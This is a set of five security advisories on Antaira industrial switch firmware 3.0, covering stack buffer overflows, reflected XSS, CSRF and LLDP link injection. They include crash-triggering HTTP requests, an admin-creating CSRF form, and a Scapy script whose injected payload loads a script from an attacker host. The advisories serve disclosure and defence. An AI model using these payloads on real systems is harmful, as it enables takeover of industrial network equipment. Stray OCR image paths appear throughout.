IOActive Security Advisory

Title	Unauthenticated Stack-based Buffer Overflow in Session Cookie
Severity	9.6 - CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[1]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is affected by a memory corruption vulnerability when processing cookies. An unauthenticated attacker could leverage the vulnerability to take full control over the switch.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[2]

[1] List of models supported by firmware 3.0

[2] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

IOActive found a memory corruption that can be triggered unauthenticated when analyzing the latest firmware version 3.0 available for Antaira LMX-0800G.

The web module parses the user's request to extract the session ID from the cookie. It then stores the cookie value in a static buffer located on the stack, without first checking the length of the string. As a result, the module could copy the cookie value past the end of the buffer on the stack, allowing a malicious user to override the return address and hijack the execution flow. The buffer overflow occurs when running HTTP and HTTPS, with the cookie named `seid` and `sesslid` respectively.

Upon further reverse engineering, IOActive found that the vulnerable path could be reached unauthenticated when the requested URL starts with the string `/xml`.

A malicious actor could leverage the vulnerability to fully take control over the Embedded Configurable Operating System (eCos). In addition, no exploit mitigations have been observed in eCos (e.g. ASLR, NX), making exploitation much easier than on modern hardened OS.

Furthermore, because the vulnerability is unauthenticated and does not require any user interaction, it is described as "wormable," meaning that its exploitation can be fully automated. As such, malware could exploit the vulnerability in an automated manner and compromise any Antaira LMX-0800G available on the network.


The following request contains an `seid` cookie with a long string (notice the lack of authorization HTTP header, meaning that the request is unauthenticated):

```
GET /xml HTTP/1.1
Host: 192.168.1.254
Connection: close
Cookie:
seid=AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDDEEEEF
FFFAAAABBBBCCCCEEEEFFFFAAAA
```

After sending the request, the switch crashes with the following exception:

```
**EXCEPTION***
Exception 10 caught at PC 0x43434343 - Reserved instruction
.at    fffffffe   .v0-v1 000001dc 00000000
.a0-a3 01010101 82a97580 000001b4 f2da0a40
.t0-t7 1f7c7567 00000000 00004470 82a97560 00000008 00010490 82a97580
82a97580
.s0-s7 43434343 41414141 42424242 43434343 41414141 42424242 43434343
41414141
.t8-t9 034f17cc 00000000  .fp/.s8 42424242   .k0-k1 82a65d74 00000000
.gp    80ec3ff0      .sp 82aa7918      .ra 43434343
.sr    10000403   .cache 00000000   .cause 50008028 .badvadr 41414141
```


IOActive believes that the buffer overflow occurs at `0x808A8804`:



In the screenshot above:

- In the first box, the web module checks whether TLS is enabled. If it is enabled, the execution flow takes the left branch, otherwise, the right branch is taken.
- In the next two boxes, the module retrieves the cookie value of `sesslid` or `seid` from the request by calling `http_read_cookie`. The length of the cookie value is stored in `cookie_size`.
- In the last box, the function `strncpy` is called with the `destination` (static buffer allocated on the stack), `source` (the cookie value), and `num` (the size of the cookie value) parameters.

As a simple proof-of-concept, an exploit was developed that outputs a custom string to the serial console:



Fixes

In the vulnerable code above, the call to `strncpy` should instead use the length of the `destination` buffer for the third parameter, instead of the length of the `source` buffer.

Furthermore, and in order to reduce the attack surface of the web module, the `/xml` path exception, which did not appear to be used anywhere else, should be removed to prevent processing cookies from unauthenticated requests.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Authenticated Stack-based Buffer Overflow in 'ioIndex' Parameter
Severity	8.4 - CVSS:3.0/AV:A/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[3]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is affected by a memory corruption vulnerability when processing `ioIndex GET` parameter values. An attacker with valid credentials for the web interface could leverage the vulnerability to take full control of the switch.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[4]

[3] List of models supported by firmware 3.0

[4] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

IOActive analyzed the latest firmware version 3.0 available for Antaira LMX-0800G and found a memory corruption that can be triggered when sending a long `ioIndex` parameter value to two HTTP handlers. The vulnerability requires authentication.

The web module parses the user's request to extract the `ioIndex` from the request's parameters. It then insecurely copies it to a static buffer located on the stack, without checking the length of the string first. As a result, the module could copy the parameter value past the end of the buffer on the stack, allowing a malicious user to override the return address and hijack the execution flow. The buffer overflow occurs in both `/config/ping` and `/config/ping_ipv6` handlers.

A malicious authenticated actor could leverage the vulnerability to fully take control over the Embedded Configurable Operating System (eCos). In addition, no exploit mitigations have been observed in eCos (e.g. ASLR, NX), making exploitation much easier than on modern hardened OS.

The following request contains a parameter `ioIndex` with a long string:

```
GET
/config/ping?ioIndex=abcdefghijklmnopqrstuvwxyz0123456789aaaaEFGHIJKLMNOPQ
RSTUVWXYZ0987654321 HTTP/1.1
Host: 192.168.1.254
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Cookie: seid=943411318
```

After sending the request, the switch crashes with the following exception:

```
***EXCEPTION***
Exception 10 caught at PC 0x61616161 - Reserved instruction
.at    fffffffe   .v0-v1 00000000 82aa7934
.a0-a3 01010101 80808080 fefefeff 82aa7d92
.t0-t7 00000000 00000000 80db9db4 82a97560 00000008 00010490 82a97580 82a97580
.s0-s7 61616161 61616161 61616161 0000000f 82ab7b40 82aa0000 82aa0000 00000000
.t8-t9 00000000 802ef2dc  .fp/.s8 00000000   .k0-k1 00000000 82a97560
.gp    80ec3ff0       .sp 82aa78a8       .ra 61616161
.sr    10000403   .cache 00000000   .cause 50008028 .badvadr 00022005
```

Fixes

Review the code for both handlers (`/config/ping` and `/config/ping_ipv6`) to check the length of the parameter value before copying it to the static buffer. In addition, review the remaining handlers to confirm that they are not affected by a similar vulnerability.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor

- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Reflected Cross-Site Scripting in 404 Not Found Response
Severity	5.4 - CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[5]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is affected by a reflected cross-site scripting (XSS) vulnerability when accessing non-existent paths. An attacker could trick an operator into opening a booby-trapped link and exfiltrate the operator's credentials or perform actions without the operator's consent.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[6]

[5] List of models supported by firmware 3.0

[6] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

IOActive found that the latest firmware version 3.0 for Antaira LMX-0800G was vulnerable to reflected XSS when sending 404 Not Found responses. The requested URL, which could contain JavaScript code, is URL-decoded and reflected in the response.

A malicious actor could trick an operator into following a booby-trapped link to the switch web interface, which contains a malicious JavaScript payload, which would be rendered and executed by the victim's web browser. The JavaScript code could be used for several purposes including performing unauthorized configuration changes to the switch. Another attack plan could include inserting HTML instead of JavaScript to change/modify the contents of the vulnerable page, which could be used to trick the operator by hiding or replacing valuable information from the interface.

The following is a booby-trapped URL containing a malicious payload, encoded to make it harder for the victim to understand it:

```
http://hostname:port/%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e.js
```

Note that the URL ends with `.js`, since any URL ending with this extension does not require the victim to be authenticated to trigger the XSS.

Response from the application:

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Content-Length: 273
Server: Vitesse Web Server
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head><title>404 Not Found</title></head>
<p>The requested URL: /<script>alert(1)</script>.js was not found on this server</p></p><hr><address>Vitesse Web Server at 192.168.1.254 Port 80</address>
</body></html>
```

Accessing the URL in a web browser will show a pop-up alert containing '1'.

Fixes

Based on IOActive's understanding of the web module, the vulnerability could be easily mitigated if the application simply reflected the URL-encoded version of the requested path that could not be found, instead of the URL-decoded one.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Cross-Site Request Forgery
Severity	6.5 - CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[7]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is affected by multiple cross-site request forgery (CSRF) vulnerabilities. An attacker could trick an operator to visit a malicious page that will perform actions on behalf of the victim without the victim's knowledge or consent. The attacker could for instance change the settings of the switch or create a rogue user with admin privileges.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[8]

[7] List of models supported by firmware 3.0

[8] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

Technical Details

IOActive saw a general lack of protection against CSRF attacks when testing the web interface for the latest firmware version 3.0 available for Antaira LMX-0800G.

During a CSRF attack, unauthorized commands are transmitted from a user that the web application trusts in a manner that is difficult or impossible for the web application to differentiate from normal actions from the targeted user. As a result, attackers may trick operators into performing critical application actions that include, but are not limited to, creating new accounts with admin privileges, change the switch settings, disable security protections, etc.

A CSRF attack works by including a link or script in a page or email that accesses a site known to be vulnerable and have unexpired authentication. For example, let us assume Alice receives an email from Mallory that contains a link or image tag linking to the vulnerable site as shown below:

```
<img src="http://hostname:port/vulnerable.htm?action=MALICIOUS" />
```

Once Alice opens the email, the client will render the email content. If the vulnerable site keeps Alice's authentication information in a cookie and the cookie has not expired, when Alice's browser attempts to load the image or link, it will successfully submit the payload form with their cookie. The exploit will be executed as an authenticated user without Alice's approval or knowledge.

Users that are authenticated only by a cookie saved in their web browser could unknowingly send HTTP requests to a site that trusts them and thereby causes one or more unwanted actions. Web applications that perform actions based on input from trusted and authenticated users (change email, change password, add account) without requiring the user to authenticate to the specific action are vulnerable to CSRF attacks.

Additionally, successful CSRF attacks are very difficult to detect from the application server, because the attacker is using the authenticated and user's browser to perform actions they are already authorized to do. In the server logs, while the activity may in fact be logged, the actions will still be coming from the same computer, and thus IP addresses and other identifying information will be imperceptible between legitimate actions and the attacker's actions.


Visiting the following page will trick the admin into creating a new user named 'test' with full privileges on the switch:

```
<html>
<body>
<form method="POST" action="http://192.168.1.254/config/user_config"
name="csrf">
    <input type="hidden" name="username" value="test">
    <input type="hidden" name="password1" value="MyPassw0rd">
    <input type="hidden" name="password2" value="MyPassw0rd">
    <input type="hidden" name="priv_level" value="15">
    <input type="hidden" name="user" value="-1">
    <input type="submit" value="go">
</form>
```



```
<script language="javascript">
    document.csrf.submit();
</script>
</body>
</html>
```

When an operator (authenticated on the switch's web interface) visits the malicious page, the new user is successfully created:



Fixes

IOActive recommends switching from an only-persistent authentication method (cookie or HTTP authentication) to a transient authentication method, such as cookies plus a hidden field provided on every form. This type of authentication will help prevent attacks including CSRF and denial of service.

Another possible solution would be to include a secret, user-specific token, and/or user-controllable data (CAPTCHA, resubmitting a password) into each form, in addition to the authentication cookie.

It should be noted that contrary to popular belief, using `POST` instead of `GET` does not offer sufficient protection. JavaScript can be leveraged to create `POST` requests.

By placing an authentication token as part of the submitted request or requesting confirmation through a security control (CAPTCHA) before the request is actually executed, an attacker's knowledge of how to submit an application form will be useless, as the victim will either need to confirm the action before it is triggered or the missing authentication token (unknown to the attacker) will result in the request being rejected.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

Title	Arbitrary URI Injection via System Name in LLDP Packet
Severity	2.6 - CVSS:3.0/AV:A/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N
Discovered by	Alexander Bolshev Tao Sauvage
Advisory Date	October 24, 2019

Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch (http://www.antaira.com/products/managed-10-100Mbps/LMX-0800), firmware version 3.0

Potentially vulnerable:

- Antaira LMX-080x*, LMP-080x*, LMX-1002*, LMP-1002*, LMX-120x*, LMP-120x*[9]

Impact

Antaira's firmware version 3.0 for the LMX-0800AG switch (among other supported devices) is insecurely parsing the System Property field from incoming Link Layer Discovery Protocol (LLDP) packets. An attacker in an adjacent network could send malicious LLDP packets that will inject arbitrary clickable links on the web interface's LLDP neighbors page, which could lead to different social engineering ruses.

Background

"Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.

The LMX-0800 has a compact form factor design with an IP30 rating, DIN-rail mounting, and standard operating temperature support from -10°C to 70°C. It also provides high EFT and ESD protection for any industrial networking application within factory automation, ITS, power/utility, water wastewater, security, or any other outdoor/harsh environment."[10]

[9] List of models supported by firmware 3.0

[10] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800


Technical Details

When analyzing the latest firmware version 3.0, IOActive found that malicious LLDP packets could inject arbitrary clickable links in the Antaira LMX-0800G web interface, which could expose the operators to social engineering ruses.

An unauthenticated attacker located on an adjacent network could send malicious LLDP packets embedding a URL in the `System Names` attribute, which will poison the web interface of the Antaira switch showing the LLDP neighbors. The URL will be reflected in the web page and clickable by the operators. If they are tricked into clicking the malicious link, they could be victim of social engineering ruses. For instance, they could be asked to download a fake update, install malware, or simply enter their credentials on a fake switch login page.

In the following proof-of-concept, IOActive combined this issue with the reflected XSS in 404 Not Found responses, which could allow hijacking the session of the victim, accessing their credentials, and changing the switch configuration, among other nefarious actions.

LLDP neighbors' information is retrieved by accessing the URL `http://hostname:port/config/lldp_neighbors?sid=-1`:



The text data is parsed client-side using the following JavaScript code:

```
function UpdateTable(a, k) {
    var f;
    if (lldp_neighbor_infomation.length > 1 && lldp_neighbor_infomation[0]
!== "") {
        for (var e = 0; e < lldp_neighbor_infomation.length - 1; e++) {
            f = CreateStyledElement("tr", e % 2 ? "display_odd" :
"display_even");
            var m = lldp_neighbor_infomation[e].split("?");
            addTextCell(f, m[0], "cl");
            addTextCell(f, m[1], "c");
            addTextCell(f, m[2], "c");
            addTextCell(f, m[4], "c");
            addTextCell(f, m[3], "c");
            addTextCell(f, m[5], "c");
            var g = m[6].split("!");
            var b = CreateStyledElement("td", "c");
            for (var l = 0; l < g.length; l++) {
                if (l > 0) {
                    var d = ",";
```



```
                    var j = document.createTextNode(d);
                    b.appendChild(j)
                }
                var i = Array();
                i = g[l].split("/");
                addr_incl_oid = i[0];
                subtype = i[1];
                addr = i[2];
                var h = document.createElement("a");
                if (subtype === "1") {
                    h.href = "http://" + addr;
                    h.target = "_top";
                    h.appendChild(document.createTextNode(addr_incl_oid));
                    b.appendChild(h)
                } else {
                    if (subtype === "2") {
                        h.href = "http://[" + addr + "]";
                        h.target = "_top";

h.appendChild(document.createTextNode(addr_incl_oid));
                        b.appendChild(h)
                    } else {

b.appendChild(document.createTextNode(addr_incl_oid))
                    }
                }
            }
            f.appendChild(b);
            k.appendChild(f)
```

As seen above, is it possible to manipulate the `href` attribute of an a HTML tag by injecting separators inside the `System Name` property, as shown in the following LLDP packet:

```
payload1 = bytearray
((0x02,0x07,0x04,0x7c,0xcb,0x0d,0x0c,0x33,0x3b,0x04,0x02,0x07,0x37,0x06,0x
02,0x00
,0x3c,0x0a, 0xe0))

inj = '1?2?3?more/1/192.168.1.254\<body onload="var
s=document.createElement(\'script\');s.src=\'http:\'+String.fromCharCode(4
7)+String.fromCharCode(47)+\'192.168.1.35:8000\'+String.fromCharCode(47)+\
'1.js\';document.head.appendChild(s);">'

b = bytearray(0)
b.extend(map(ord, inj))

payload3 = bytearray ((0x0c,0x39,0x49,0x6e,0x64,0x75,0x73
,0x74,0x72,0x69,0x61,0x6c,0x20,0x38,0x2d,0x70,0x6f,0x72,0x74,0x20,0x45,0x7
4,0x68
,0x65,0x72,0x6e,0x65,0x74,0x20,0x53,0x77,0x69,0x74,0x63,0x68,0x20,0x77,0x6
9,0x74
,0x68,0x20,0x38,0x78,0x20,0x31,0x30,0x2f,0x31,0x30,0x30,0x2f,0x31,0x30,0x3
0,0x30
,0x54,0x58,0x20,0x20,0x0e,0x04,0x00,0x04,0x00,0x04,0x10,0x0c,0x05,0x01,0xc
0,0xa8
,0x01,0xfe,0x02,0x00,0x00,0x00,0x26,0x00,0x08,0x04,0x6c,0x61,0x6e,0x37,0xf
e,0x09
```




```
,0x00,0x12,0x0f,0x03,0x01,0x00,0x00,0x00,0x00,0xfe,0x09,0x00,0x12,0x0f,0x0
1,0x03
,0x6c,0x03,0x00,0x1e))

payload = bytes( payload1 + b + payload3 )

mac_lldp_multicast = '01:80:c2:00:00:0e'
eth = Ether(src='00:01:02:ff:fe:fd', dst=mac_lldp_multicast, type=0x88cc)
frame = eth / Raw(load=bytes(payload)) / Padding(b'\x00\x00')
frame.show()
sendp(frame, iface="en6")
```

The code above is sending LLDP packets with `System Name` set to:

```
192.168.1.254\<body onload="var
s=document.createElement(\'script\');s.src=\'http:\'+String.fromCharCode(4
7)+String.fromCharCode(47)+\'192.168.1.35:8000\'+String.fromCharCode(47)+\
'1.js\';document.head.appendChild(s);">
```


The injected link is exploiting the reflected XSS in the 404 Not Found response as shown below:



When the operator clicks on the booby-trapped neighbor, the following XSS payload will be executed, which will load the script file '1.js' from the attacker's machine:

```
<body onload="var s=document.createElement('script');
s.src='http://192.168.1.35:8000/1.js'; document.head.appendChild(s);">
```

The injected URL can be seen in the web interface, when hovering above the LLDP neighbor:



Fixes

The `System Name` attribute from LLDP packets should be sanitized to prevent malicious actors from manipulating the interface. In this instance, the application should not allow separator characters inside LLDP attributes.

Mitigation

Contact Antaira for mitigation instructions.

Timeline

- 2019-06-03: IOActive discovers vulnerability
- 2019-06-03: IOActive notifies vendor
- 2019-10-24: IOActive advisory published

IOActive Security Advisory

